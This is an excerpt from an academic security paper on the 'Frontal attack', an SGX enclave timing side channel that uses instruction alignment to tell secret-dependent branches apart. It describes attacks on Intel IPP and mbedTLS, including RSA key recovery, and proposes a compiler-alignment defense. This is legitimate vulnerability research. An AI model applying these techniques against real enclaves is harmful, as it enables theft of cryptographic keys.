


Figure 4: Attack success rate depending on the alignment of the branches. The attack success rate is the percentage of correctly guessed branches by the attacker out of 1000 executed branches. The 10th instruction (5th `mov`) from Figure 2 is used to distinguish between both branches. The color gradient goes from darker to brighter, where darker boxes indicate higher attack success rates (up to 100%) and brighter ones lower success rates (down to 50%).

code in Figure 2 1000 times with uniformly random secrets. We use the timings of the 10th instruction (5th `mov`) to discriminate between the branches. Figure 4 presents the result of our experiment. These results show a clear dependency between virtual addresses and the instruction execution times.

Modulo 16 There are four main quadrants of length 16 that are essentially identical. This hints at the fact that the behavior with respect to the alignment of the two branches repeats every 16 bytes. We verified this assumption by repeating the experiment for every value of `X` and `Y` for which the two branches are still contained in the same 4 kB virtual page.[6] We observed the same pattern for all the quadrants of length 16 in this test. As a consequence of this observation, when we use the term alignment, we refer to alignment modulo 16.

Observation 2.1: The attack success rate depends on the alignment *modulo 16* of the two branches.

Diagonals The attack success rate on the diagonals in each quadrant is around 50%. In the diagonals, both branches are aligned to the same value `X = Y mod 16`.

Observation 2.2: Branches and instructions with the same alignment will show the same execution times.

[6] We did not cross the virtual page boundary because this would most likely require fetching pages that are not cached, thus introducing noise that masks the effects that we are interested in measuring.




Figure 5: Timing distribution of a `mov` to the stack when executing it in a trace containing 100,000 repeated `add-mov` instructions (unrolled).

Symmetry The attack success rates are symmetric with respect to their diagonal, meaning that the success of the attack when the "if" branch is aligned at address `X` and the "else" branch at address `Y` is the same when the alignment of the branches is switched.

Observation 2.3: Alignments X, Y and Y, X produce the same attack success rate.

Shape Finally, we focus our attention on the alignments in the heatmap in which the success rate is above 70%. These success rates are grouped into rectangles. Within each of these rectangles, there are three regions of decreasing intensity. The most interesting alignments are the ones that give the higher attack success rates, as they allow to optimize the accuracy of the attack. The best results are concentrated on rectangles of size 3×5. This corresponds with the length in bytes of the two instructions within the branch in Figure 2. The `add` instruction has a length of $3B$, while the `mov` we use in Figure 2 has a length of $5B$. Unfortunately, this rule does not trivially generalize with more complex instruction size combinations.

Note that there are only a few structures in the CPU that are sensitive to the alignment of the instruction, and in particular, to their alignment modulo 16. On Skylake and Coffee Lake architectures, one of them is the *instruction pre-decode and fetch* module in the frontend of the CPU, which uses a fetch window of 16 bytes to fetch instruction from the L1 instruction cache. We cannot be entirely sure about the internal behavior of the CPU and what leads to the timing differences in the two branches. However, as discussed in Section 3, the different alignment changes the way instructions are batched by the frontend and, ultimately, the timing at which they are delivered to the subsequent stages of the CPUs. The experiments presented in this section strongly suggest that these fetching differences have repercussions for the instruction's execution time. We will discuss potential causes that could lead the observed variable timings in Section 7.

4.3 The Effects of Instruction Alignment

To study the effects of the instruction alignment we analyze the timing distributions of a linear code sequence of 100,000 repeating `add-mov`. Note that this is essentially an unrolled loop, which compared to a loop removes the noise that the loop-control instructions would introduce. We don't envision any real code to have such a sequence of instructions, but by exploring the patterns that emerge from these instructions we can gather several insights about how the differences in branch alignments manifest.

The timings are collected using a slightly modified version of SGX-Step, whose changes are described in Appendix A.3. The timing of each instruction includes the time to perform `ERESUME`, the time to execute the instruction, and the time required to perform `AEX`. `ERESUME`, and `AEX` prepare the CPU for the enclave execution and clean the state when returning to the untrusted app. These operations take thousands of CPU cycles to complete, and this is why, despite the fact that we are measuring a single instruction, the latencies reported in the graphs are in the order of thousands of cycles. We use two figures to illustrate different aspects of the timing latency of the same run: (i) Figure 5 depicts the overall latency distribution of all the `mov`s, and (ii) Figure 6 the distribution separated by particular virtual addresses.

Distribution of instruction execution times In Figure 5 we present the distribution of the instruction execution times, estimated from all the 100,000 executed `mov`. The most evident feature of this distribution is that it consists of a *bimodal* Gaussian distribution. The `mov`s are therefore exhibiting two different distribution modes, whose peaks are, on average, around 100 cycles apart. We refer to the mode with the lower average and the one with the higher average as the *fast mode* and *slow mode*, respectively.

> **Observation 3.1:** The timing distribution of the `mov`s follows a bimodal distribution. The peaks of the two distribution modes are around 100 cycles apart.

In general, we observed similar results with other instructions that access memory, such as `add` to memory. We remark here that these differences are not due to the state of the L1 data-cache. We ensure this by running the victim enclave on a dedicated physical core in the system and by always performing the same operations while handling interrupts. We further verified with the `OFFCORE_REQUESTS_ALL_REQUESTS` performance counter that no extra off-core memory transactions were being performed.

> **Observation 3.2:** Observation 3.1 applies not only to `mov`s but to all *memory writes*.




Figure 6: Timing distribution of the `mov`s from Figure 5 grouped by their virtual address alignment.

Instruction execution times by alignment Regarding alignment, there is an important characteristic of the chosen instruction sequence that has not been considered in our analysis thus far. Each couple of `add-mov` in the sequence has a length of 8B, which is a multiple of 16. This implies that the `mov`s *can only be aligned modulo 16 in two different ways*. In general, by testing the sequence with different initial offsets, we observed `mov`s at addresses between `1 and 8` to be predominately slow and `mov`s at addresses `9 to 16` to be predominately fast. We highlight that the two alignments are only *predominately* fast (or slow) and usually they exhibit timings from both distribution modes. We can think of each instruction at a given alignment to have a certain intrinsic probability p to exhibit the fast mode and probability $1-p$ to exhibit the slow mode every time it executes. Different alignments have a different value of p. Figure 6 shows this phenomenon for two particular alignments (`0x6` and `0xe`). As can be seen, alignment `0x6` is predominately slow, but some of its timings exhibit the fast mode as well. The plots for other alignments are similar, with the only difference being the size of the smaller peaks. We do not show them here due to space constraints.

> **Observation 3.3:** The alignment of the memory writes determines how their latency will distribute between the fast and slow distribution modes.

The value of p relates to the attack success rate. Say that one branch is aligned such that the measured `mov` has $p \geq 0.9$, and the other is aligned to have a $p \leq 0.1$ then the branches are easily distinguishable, and a high success rate will be observed. If one of them has $0.3 \geq p \leq 0.7$, and the other a very small or very high p, as is the case for the distributions in Figure 6, then one bit can be distinguished with high accuracy, but the other will contain some errors. If the branches have a $p \approx 0.3$ and say $p \approx 0.7$, then both branches will be on average guessed better than random, but will also contain errors. And finally if both branches have a similar p the success rate of the attacker will be negligible.

4.4 Requirements and Limitations

In our experiments, we only observed timing differences in branches which contain *memory writes*. Thus, at least a memory write must be present for the side-channel to emerge. All the other conditions being equal, other memory write instructions we tested (variations of `mov` to different addresses and arithmetic instructions that write back to memory), excluding the `push` instruction, exhibited the very same behaviors as described so far. Notably, instructions that are surrounded by other memory writes also show a timing difference, albeit usually smaller. Furthermore, the timing distribution of a memory write is not only determined by its alignment in isolation, but it is also influenced by the number and alignment of surrounding memory instructions. For instance, the more memory writes in the branch (or even right after it), the more distinguishable the distributions will be, increasing the probability of success of the attack. Another element we were able to characterize, relates to the vicinity of the memory instructions with each other. Particularly, when writes are executed in a loop, the attack success probability is higher if the loop executes only a few instructions (around 10) in between writes, and the fewer, the better, for the attack.

It is worth noting that simultaneous multi-threading (SMT) was a big source of noise in our experiments. When the core co-located with the victim is executing a CPU-heavy workload, we were unable to observe any significant timing difference. In general, the Frontal attack is more reliable if SMT is disabled or the virtual core co-located with the victim is idle. We speculate that this is most likely due to how the frontend handles and fetches instructions coming from different virtual cores, but possibly also to the resulting lower interference in the memory subsystem.

5 Frontal Attack Exploitation

The Frontal attack exploits control-flow secret dependencies. Therefore, the first step of the attack is to identify target code paths in the victim binary which execute secret-dependent branches. Several techniques have been proposed to automate finding such code paths [32, 33]. Among these code paths, as discussed before, the attacker should choose those that contain at least one memory write. Until now, we mostly focused on balanced branches, but unbalanced branches are also distinguishable with our attack. As unbalanced branches can be exploited with other attacks as well, we focus on more challenging balanced branches in our example exploits below. Balanced branches are not rare in compiled code. In fact, we found two code patterns that commonly lead to this type of branches: slightly different return statements, and inlined function calls with different parameters.

In the following, we give examples of vulnerable branches satisfying the conditions above in two libraries: the Intel IPP Cryptography library [25], and the mbedTLS library [24]. We note that since a secret-dependent code path must be present, branch-prediction attacks can also exploit the binaries vulnerable to the Frontal attack. For instance, the examples we present below, when compiled with `gcc` are also vulnerable to branch-shadowing attacks [14]. However, when compiling the mbedTLS library with the compiler from [22], all the branches are translated to indirect unconditional jumps, which are hitherto not vulnerable to any known BPU attack. On the other hand, we verified that even when using [22] the branch targets are unchanged and have in general different alignments, thus remaining vulnerable to the Frontal attack. The attacks described in this section were performed on an Intel i9-9900KS CPU with the latest microcode available at the time of writing (`0xca`).

5.1 Intel IPP Cryptography Library

The Intel IPP Cryptography library is a cryptographic library optimized for Intel CPUs and advertised as constant-time [25]. However, through manual inspection we identified several secret dependent branches in its most recent version (2.9 at the time of writing). Among these, the `l9_ippsCmp_BN` function compares two big numbers represented as arrays of integers by iterating through each element of the array. The function then terminates when a different array entry is found. It can take three different exit paths, depending on whether the first input is smaller, bigger, or equal to the second. The *smaller-than* and *bigger-than* paths are instruction-wise identical, while the *equal* path contains the same instructions as the others but in a different order. Given that the different order of instructions of the equal vs. unequal paths can be inferred with other attacks, we focus on distinguishing the *smaller-than* vs. *bigger-than* paths with the Frontal attack. With branch-prediction mitigations in place, other known attacks do not allow to leak this information, as all the paths fit in a single cache-line. The exit paths contain a `mov` to memory, which we target in our attack. We did not observe any timing difference on this instruction alone, despite the fact that the paths start at different alignments, this is expected as the memory write is executed only once. However, by inlining the function in an enclave that performs a loop of at least 9 memory writes after the IPP function call, we obtained the distributions shown in Figure 7. The figure shows two distributions that differ in their modality. The timing distribution of the `mov` in the *smaller-than* path has a single peak around 9400 cycles. On the other hand, the `mov` in the *bigger-than* path exhibits two modes, a small one around 9300 cycles, and a predominant one at 9525 cycles, and is thus usually slower to execute than the `mov` in the *smaller-than* path. Consequently, if a measured `mov` timing is "slow" it must mean that the *bigger-than* path was executed (3% false positive). Overall, by using this comparison repeatedly with a secret bitstring as input, we were able to accurately recover 25% of the secret's bits (with 1000 function calls).




Figure 7: Timing distributions of two different `mov`s in the IPP Cryptography library's `l9_ippsCmp_BN` function (each estimated from 3000 samples). The function executes a secret dependent comparison, which can result in two balanced paths being taken: the *bigger-than* or *smaller-than* path. Each path contains a differently-aligned `mov` in it, whose distribution is shown in the figure.




Figure 8: Comparison of the real subtraction (*if* branch) and dummy subtraction (*else* branch) branches in the mbedTLS MM implementation. The two branches are identical, and both include a `for loop` that executes two memory writes (cf. Listing 2). The graph shows the distribution of the 11th instruction in the `for loop` (a `reg` to `reg` *subtraction*), highlighting that as long as memory writes are present, surrounding loop instructions produce different distributions based on their alignment as well. The distributions were estimated from 1000 function calls, each of which has 6 loop iterations, resulting in 6000 measurements per instruction.

5.2 Montgomery Modular Multiplication

The Montgomery modular multiplication (MM) is a fast MM algorithm often used in cryptographic libraries due to its efficiency and minimal secret dependence. There is only a single secret-dependent branch in the algorithm: a conditional subtraction that is done at the end of the multiplication. MM is used to perform modular exponentiation, and knowing whether the subtraction was done or not leaks some bits of a secret key used in the exponentiation [34]. Some implementations, including mbedTLS as of version 2.16.6, just balance the branches by adding an else branch with a dummy subtraction in it (cf. Listing 1). However, this naive mitigation is still vulnerable to side-channel attacks that target control-flow secret dependencies, such as the Frontal attack. We compiled the mbedTLS library with the `gcc -O3` flag and used it inside an enclave that performs a modular exponentiation (as the MM function is not directly exposed in the library's API). The `O3` flag inlines functions when possible, so instead of performing two function calls, as shown in Listing 1, the binary contains two identical copies of the `mpi_sub_hlp` function. The branch condition determines which of these two gets executed. The `mpi_sub_hlp` function contains a loop with two memory writes. The loop repeats a number of times proportional to the size of the modulus of the multiplication. In Listing 2 in the Appendix, we give the assembly code generated by the compiler for the loop we exploit. Since the two loops were aligned differently, they exhibited different timing distributions, as shown in Figure 8. While the differences were not as big as seen in our controlled tests (most likely due to the fact that several instructions are executed in between consecutive memory writes), they were enough to differentiate the branches. Using Welch's t-test, we correctly classified 83% (511 out of 616) subtraction calls (whether they were dummies or not) with 99.9% confidence with just 16 repetitions of an exponentiation with the same inputs.

5.3 Leaking RSA Keys

We demonstrate a full end-to-end attack leveraging the Frontal attack by exploiting the function that generates a new random RSA key pair (`mbedtls_rsa_gen_key`) in mbedTLS v2.16.6. This function has several secret-dependent branches. The one we target is executed during the computation of $gcd(e,(p-1)(q-1))$, where e is the RSA public exponent and p and q are two RSA primes. Leaking $(p-1)(q-1)$ allows to easily compute the RSA private key (as together with $n = pq$ we can solve for p and q and then compute $d = e^{-1} \mod \lambda(n)$). Control-flow leakage from the `gcd` implementation has been thoroughly studied [35, 36, 37] but it only leads to partial information recovery without fine grained execution traces [35]. The binary `gcd` implemented in mbedTLS has a main loop that removes the trailing zero bits to its operands and then has a balanced branch in which a subtraction and a `shift-right` is performed. To recover the RSA private key it is sufficient to leak two pieces of information: the output of the function that counts the number of trailing zero-bits and the path taken in the balanced branch. We leak the trailing zero-bits by counting the number of instructions executed in the respective function, as demonstrated in [23, 37]. The result of the balanced branch is leaked with the Frontal attack. Similar to the MM attack described above, the branches need to contain inlined function calls for the attack to work. To achieve this, we modified the signature of the `int mbedtls_mpi_shift_r(...)` function in `bignum.c` to *`inline`* `int mbedtls_mpi_shift_r(...)`. Note that different compiler versions might lead to the compiler inlining this function on its own, thus producing a vulnerable binary. With this function inlined, the branches

Processor	μarch	Launched	μcode	Mitig.	Vulnerable
i7-6700HQ	Skylake	Q3'15	0xc2	μcode	yes[†]
i7-6700HQ	Skylake	Q3'15	0xd6	μcode	yes[†]
i7-7700	Kaby Lake	Q1'17	0x48	-	yes
i7-7700	Kaby Lake	Q1'17	0x8e	μcode	yes[†]
i7-9700K	Coffee Lake R	Q4'18	0xb8	HW	yes
i7-9700K	Coffee Lake R	Q4'18	0xca	HW	yes
i9-9900KS	Coffee Lake R	Q4'19	0xb8	HW	yes
i9-9900KS	Coffee Lake R	Q4'19	0xca	HW	yes
i9-10900K	Comet Lake	Q2'20	0xca	HW	yes
Xeon E-2278G	Coffee Lake R	Q2'19	0xb8	HW	yes
Xeon E-2278G	Coffee Lake R	Q2'19	0xca	HW	yes

[†] Only vulnerable in some runs (see Figure 9)

Table 2: List of all the processors we tested with their respective microcode version. The *Mitig.* column indicates whether the mitigation against known microarchitecural attacks such as Spectre and Foreshadow is implemented in hardware (HW) or μcode.




Figure 9: Distribution of the attack success rate with different microcode versions of an Intel Core i7-7700 CPU - across 500 runs per microcode. For each run, we estimate the attack success rate as the percentage of branches the attacker guessed correctly among 1000 executed branches from Figure 2, with alignment $X = 6, Y = 2$.

both contain the loop shown in Listing 3 in the Appendix, leading to a differently aligned memory write depending on the branch taken. This loop within the branches is usually executed 32 times, giving us a fairly high number of memory writes to profile. We collect and use the information from the distribution of each instruction in the loop in order to recognize which branch is being executed. The overall timing distributions are omitted here due to lack of space, but in short some instructions look like Figure 8, while others more like Figure 7. This means that we can classify the branch whenever any instruction's timing is in the "slow" mode of Figure 7 or whenever an instruction's timing is in the tail of the distributions of Figure 8. We executed 1000 runs, fixing the exponent to $e = 65537$, and generating a new pseudo-random key in each run. Note that since a new key is generated on each run, we cannot correlate the executions of multiple runs. In each execution, the attacked branch was executed 1018 times on average ($std = 25.40$), and on average we could not classify 89 ($std = 92.35$, median = 55) branches. This means that on average we would need to brute force 89 bits to recover the secret key. In practice, we noticed that since the exponent is orders of magnitude smaller than $(p-1)(q-1)$, early iterations of the secret branch are very likely not taken. Leveraging this information, we perform several guesses of the key starting from the last unclassified iteration. We assign this iteration as 'taken' and check if this results in a correct key. If not, we assign the next iteration as taken as well and repeat. This greedy approach worked on 65% of the runs and allowed us to recover the key of those runs in a matter of seconds.

6 Affected Processors and Configurations

We tested five different processors from the 6th generation, which introduced Intel SGX, up to the 10th which has hardware mitigations for recent microarchitectural attacks [38]. We give the details of the CPUs tested in Table 2. For each processor, we tested the minimum microcode version supplied by the mainboard and the most up to date version as of February 2020. Each CPU was tested by computing the attack success rate for various alignments as in Figure 4. The Frontal attack was successful on all tested CPUs and microcodes.

Our measurements indicate that the processors can be separated into two groups with similar behavior: processors with and without hardware mitigations against various microarchitectural attacks. Interestingly, newer processors with hardware mitigations built-in were more susceptible to our attack, whereas older processors with mitigations in microcode seem to add noise and thus have lower success rates on average. More in-depth analysis revealed that the most recent microcodes on processors without hardware mitigations increase the number of cycles used for `AEX` and `ERESUME` and add some randomness to our experiments. For these configurations, every run of the experiment exhibits a different behavior. Figure 9 shows the success rate for 500 separate runs each with 1000 samples. Note that most of the runs with the new microcode show a random success rate. However, some runs exhibit a clear timing difference leading to a $> 95\%$ success rate. The adversary can detect which behavior a particular run is going to exhibit by observing the timings of early `mov`s aligned at particular addresses. Thus they could decide whether to attack or not before the secret is retrieved or provisioned, and relaunch the enclave until its behavior is clearly vulnerable.

7 Potential Causes

The complexity of the microarchitecture of current Intel processors makes it very challenging to pin-point the cause of the timing differences to a specific component. However, we will discuss some components which we were able to decisively exclude. We start with the memory subsystem, then we investigate the execution engines, and finally we will focus on the frontend. For each potential culprit in these building blocks, we will describe an initial theory and then try to refute

or confirm it using performance counters and other measurements. Note that the performance counters are sparsely distributed over the entire core and do not exhaustively cover the entire microarchitecture. Therefore, investigation into some hypotheses is very challenging if no performance counters exist for the respective part of the processor.

Memory Subsystem Observation 3.1 and 3.2 point to potential causes in the memory subsystem. Specifically the fact that the slow `mov` is around 100 cycles slower. For a current-generation processor, 100 cycles is a rather large delay that is usually only observed for accesses to external memory or the last level cache. However, performance counters refute any theory related to the memory subsystem since all performance counters related to external memory or last level cache did not show a difference between the slow and the fast `movs`.

Execution Engines The execution engine gets a list of instructions from the allocation queue as input and tries to reorder and execute them as fast as possible. As far as we know, it is completely decoupled from the frontend and does not depend on any alignment since it works on decoded micro-ops. However, given Observation 2.1, we know that the alignment influences the timing difference. We thus rule out the execution engine as the root cause of the timing differences.

Frontend Observation 2.1 strongly hints at the frontend as the culprit, since the fetch window is one of the only structures which operates at a 16 Bytes granularity, matching the 16 Bytes periodicity of the observations.

The micro-op cache is a microarchitectural structure in the frontend [39] that holds previously decoded fetch windows and serves them to, for example, repeated jumps to the same address. On a micro-op cache hit, many cycles can be saved due to not having to decode the instructions again. Our observed timing difference might stem from hits and misses in this cache. For some interrupts, the micro-op cache might miss, and the instructions must be decoded again. Whereas, for some others, it hits and immediately proceeds to the reorder buffer. However, the timing difference we observed seems excessively large for this kind of small difference in the execution path. Besides, performance counters that measure the behavior of the micro-op cache show an equivalent number of hits in the slow and the fast `movs`. Thus, we rule out the micro-op cache as a cause.

Branch prediction is responsible for predicting the future control flow. The core will fetch ahead and speculatively continue to execute in the predicted path. Branches and jumps where the target is not immediately known (e.g., the target comes from memory) both rely on the branch predictor to guess which instruction will be executed next. Hence, the resumption of the enclave could potentially suffer from a misprediction on the current enclave instruction and therefore suffer from a delay. However, all performance counters that we measured did not show any additional mispredictions for slow or fast instructions.

Summary While we were able to decisively refute many of the most common reasons for timing differences, none of our tests were able to identify with reasonable confidence an explanation for the observed timings exploited by the attack.

8 Defenses

There exist various defenses against the Frontal attack, some of which we will discuss in this section. First and foremost, we want to stress that data-oblivious code [40, 26] is a principled approach that thwarts every known side or controlled-channel attack. We discuss these techniques in Appendix A.2. As such it also remains secure against the Frontal attack. Nevertheless, data-oblivious code presents several challenges in practice, as it is hard to get right and results in high overhead in certain applications. Therefore, in practice, many spot defenses against the known attacks have been used since they are usually easier to apply and more performant. However, most of these spot defenses are circumvented by new attacks such as the Frontal attack. While the behavior exploited by the Frontal attack stems from the underlying hardware, the simple defense we discuss is at the software level. Hardware mitigations would also be possible, but due to the lengthy turn-around time for new processors, software defenses are more attractive.

As seen in Section 4, the execution time of individual instructions depends on their alignment. Particularly, branches with identical alignment do not exhibit any observable timing difference. Therefore, aligning the two branches to the same address (modulo 16) leads to indistinguishable timing distributions for both branches. We evaluated the overhead in terms of binary size and performance of this approach on three common libraries: libc, OpenSSL, and mbedTLS. We used GCC v7.5.0 with the compile flag `-falign-jumps=16` - this flag aligns all branch targets to $0x10$, thwarting our attack. The highest size overhead (3.73%) was on one of the binaries generated for libc, this however was the only outlier as all the other binaries had an overhead of less than 0.5%. For comparison, compiling with `-O3` added on average 14% compared to `-O2`. To evaluate performance, we use libc-bench[7] for libc and the benchmarks that come with the libraries for mbedTLS and OpenSSL. The `strstr` test in libc-bench had the highest overhead at 30%, and libc overall had an average overhead of 1%. Depending on the evaluated cryptographic function mbedTLS had overheads ranging from 4% to -5.5%, while OpenSSL from 3% to -4%, showing that for some cryptographic functions' implementation the defense even provides performance boosts.

[7] https://www.etalabs.net/libc-bench.html

9 Related Work

We compare our attack and related ones in Table 3. In short, the main differences lie in the type of branches that are vulnerable to the various attacks. Previous defenses build either on the fact that controlled channel attacks cannot leak at sub-page granularity or that BPU attacks cannot leak the target virtual address of unconditional branches. In general, these defenses are ineffective against our attack since we exploit a fundamentally different mechanism. In the following, we describe the differences between the Frontal attack and other related attacks in more detail.

9.1 Controlled-Channel Attacks

The attacker's control over the OS enables novel noise-free deterministic side-channels [12, 16, 17] known as controlled-channels since the attacker controls the channel. Memory paging, the scheduler, the handling of interrupts and exceptions, are a few examples of what the attacker can take advantage of – every interface between the OS and the enclaves can be leveraged in controlled channel attacks. In [12], Xu et al. modify page permissions so that the CPU generates a page fault for each page the enclave tries to access. The trace of page faults contains enough information to, e.g., let attackers reconstruct images processed in the enclave. Subsequent attacks made controlled channel attacks stealthier, by observing that the CPU sets the accessed and dirty bits [17, 16] in the page tables (PTs), thus allowing to monitor the enclave's execution without having to trigger page faults. However, the resolution of page-based controlled channel attacks is quite coarse, allowing the attacker to know only whether any access in a page (4 kB) was made, but not where within it.

The coarseness of PT based controlled channel attacks is an element that defenses have latched onto, to protect enclaves [48, 49]. These defenses either call for sensitive code to be within a page [48] or randomize the enclave's page layout so that page accesses cannot be correlated [49]. Even Intel specifies that controlled channels can be mitigated "by aligning specific code and data blocks to exist entirely within a single page" [18]. However, the resolution of controlled channel attacks was increased through an attack exploiting legacy memory segmentation [47], which is also managed by the OS. While the attack only works under uncommon circumstances (32 bit enclaves and smaller than 1 MiB), it can observe memory accesses at 1 byte granularity.

Our attack can trace the control-flow of an enclave with instruction granularity, thus increasing the resolution of PT-based controlled channel attacks. Like other controlled channel attacks [21, 23], the Frontal attack relies on interrupts to observe instructions and control-flow within a page. However, it differs from them on the kind of branches that it can exploit. Nemesis [21] can distinguish between branches that have instructions with measurable timing differences, either because they have different kinds of instructions in their paths, or because they have a different number of instructions. CopyCat [23] can track the control-flow in branches with a different number of instructions. The Frontal attack allows differentiating any branch, even if both paths contain the very same instructions and are hence not vulnerable to other controlled channel attacks. The only requirement for our attack is that the branch contains at least a memory store in it. Such higher resolution hence defeats previous defenses that rely on controlled channels being limited to observe only at a page resolution.

9.2 Microarchitectural Side-channel Attacks

Microarchitectural attacks exploit information leakage due to shared microarchitectural resources across different privilege domains. Among these shared resources, the ones that have been exploited the most are the cache and the branch prediction unit (BPU). We examine side-channel attacks based on these and other shared microarchitectural components below.

BPU Attacks The BPU records the outcome of recent branches and jumps, to aid the CPU speculation. As it is shared among different execution contexts running in the same core, it can leak information about the control-flow of another context. The BPU was the focus of recent attacks, and particularly against SGX [14, 19, 20]. BPU attacks require either SMT [20] or time multiplexing at a fine granularity between the victim and the attacker in the same physical CPU core [20, 19, 14]. These attacks are, in general, very sophisticated, and require reverse-engineering the BPU. Given how hard this is to achieve, BPU attacks are not easy to generalize to different microarchitectures and to pull off in practice [50]. These attacks are also limited to the type of branches they can exploit. For instance, they cannot leak the target virtual address of indirect jumps [14]. As these attacks give fine-grained information to the attacker, there have been a few defenses proposed against them [14, 20, 22]. Most notably, some defenses call for a holistic approach by flushing the BPU accross context switches [14, 20]. Other defenses propose spot defenses such as replacing every branch with indirect jumps [22]. BPU attacks are particularly related to the Frontal attack, as they both exploit secret-dependent branches. However, as the Frontal attack exploits a fundamentally different mechanism, any spot-defense against BPU attacks is not effective against our attack.

Attacks on caches and other shared resources Because caches are a resource shared across different execution contexts, an attacker thread can infer which accesses a victim recently made in another context by obtaining information about the cache state. While cache attacks often exploit timing variations in access latency to probe the state of the cache [51], state changes can also be detected by using instructions' side effects [52, 53]. Cache attacks target

Attack type / Name	Data	CF	Resolution	Synchronization with Victim	Vulnerable branches
Cache [41, 9, 10, 11]	✓	✓	64 B (CL)	Interrupt / SMT / Multicore	If paths in different CLs
BPU [14, 19, 20]	✗	✓	Branch	Interrupt / SMT	If paths virtual addresses are known
TLB [42, 16]	✓	✗	4 KiB (Page)	SMT	If different data pages accessed based on path
False Dependency [43, 44]	✓	✗	4 B	SMT	If data $> 4B$ apart is accessed based on path
Port contention [45, 46]	✗	✓	μops	SMT	If paths issue different μops
PT Controlled-Channel [12, 17, 16, 47]	✓	✓	4 KiB (Page)	Page-Fault / Interrupt / SMT	If paths in different pages
Nemesis [21]	✗*	✓	Instruction type and count	Interrupt	If paths have different instructions
CopyCat [23]	✗	✓	Instruction count	Interrupt	If paths have a different instruction count
Frontal attack	✗	✓	**Instruction VA**	**Interrupt**	**Any branch (Must have a store)**

* Leaks instruction operands (if they induce different execution time). E.g., multiplication to 1 vs. multiplication with big numbers.

Table 3: Overview and comparison of related SGX side-channel attacks. The first two columns indicate whether the attack can leak data-dependent or control-flow (CF) dependent secrets. The Frontal attack is the only attack that can leak the decision made for any type of branch (as long as they contain a memory store in them), even if they are based on indirect unconditional jumps (e.g., as a mitigation against BPU attacks), or if both paths are contained within the same CL (e.g., as a mitigation against cache and controlled-channel attacks).

different levels of the cache hierarchy – from core-local data cache [54, 55, 56, 57, 58, 9, 10, 41, 11] and core-local instruction cache [54, 57], to the last level cache (LLC) which is shared amongst all cores [59, 60, 61]. As code and data are shared in the upper levels of cache (from L2), attacks that exploit them can leak both control-flow-dependent and data-dependent secrets [59, 60, 61]. Attacks on core-local caches require to be co-located with the victim and thus usually rely on simultaneous multithreading (SMT) or on accurate time-multiplexing. On the other hand, attacks that exploit the LLC can be run at the same time as the victim in another core.

The TLB is a shared buffer that stores the translation information from virtual addresses (VA) to physical addresses. It can be exploited to detect whether a victim recently accessed a data memory page [42, 16]. Since the TLB is shared only among processes in the same core, it has been exploited only using SMT so far. It can leak data accesses at a 4 kB granularity. CacheBleed [43] was the first attack to demonstrate intra-CL leakage for data accesses, achieving a resolution of 8B. It exploited cache bank conflicts and write-after-read false dependencies. Since the adversary is not in the same address space, they induce a false memory dependency by making use of 4k page aliasing - where an address x is considered the same as $x+4096$ by the hazard detection in the processor. Cache banks are only present in older Intel architectures and therefore cannot be exploited on newer CPUs. Moghimi et al. [44] ported the CacheBleed attack to newer CPU and SGX while improving the resolution to 4B in their MemJam attack. They exploit read-after-write false dependencies in the processor memory subsystem using 4k aliasing. The PortSmash [45] attack extended the resolution available to the attacker even further, by being able to detect issued microops in SGX enclaves. It works by keeping specific CPU execution ports busy and 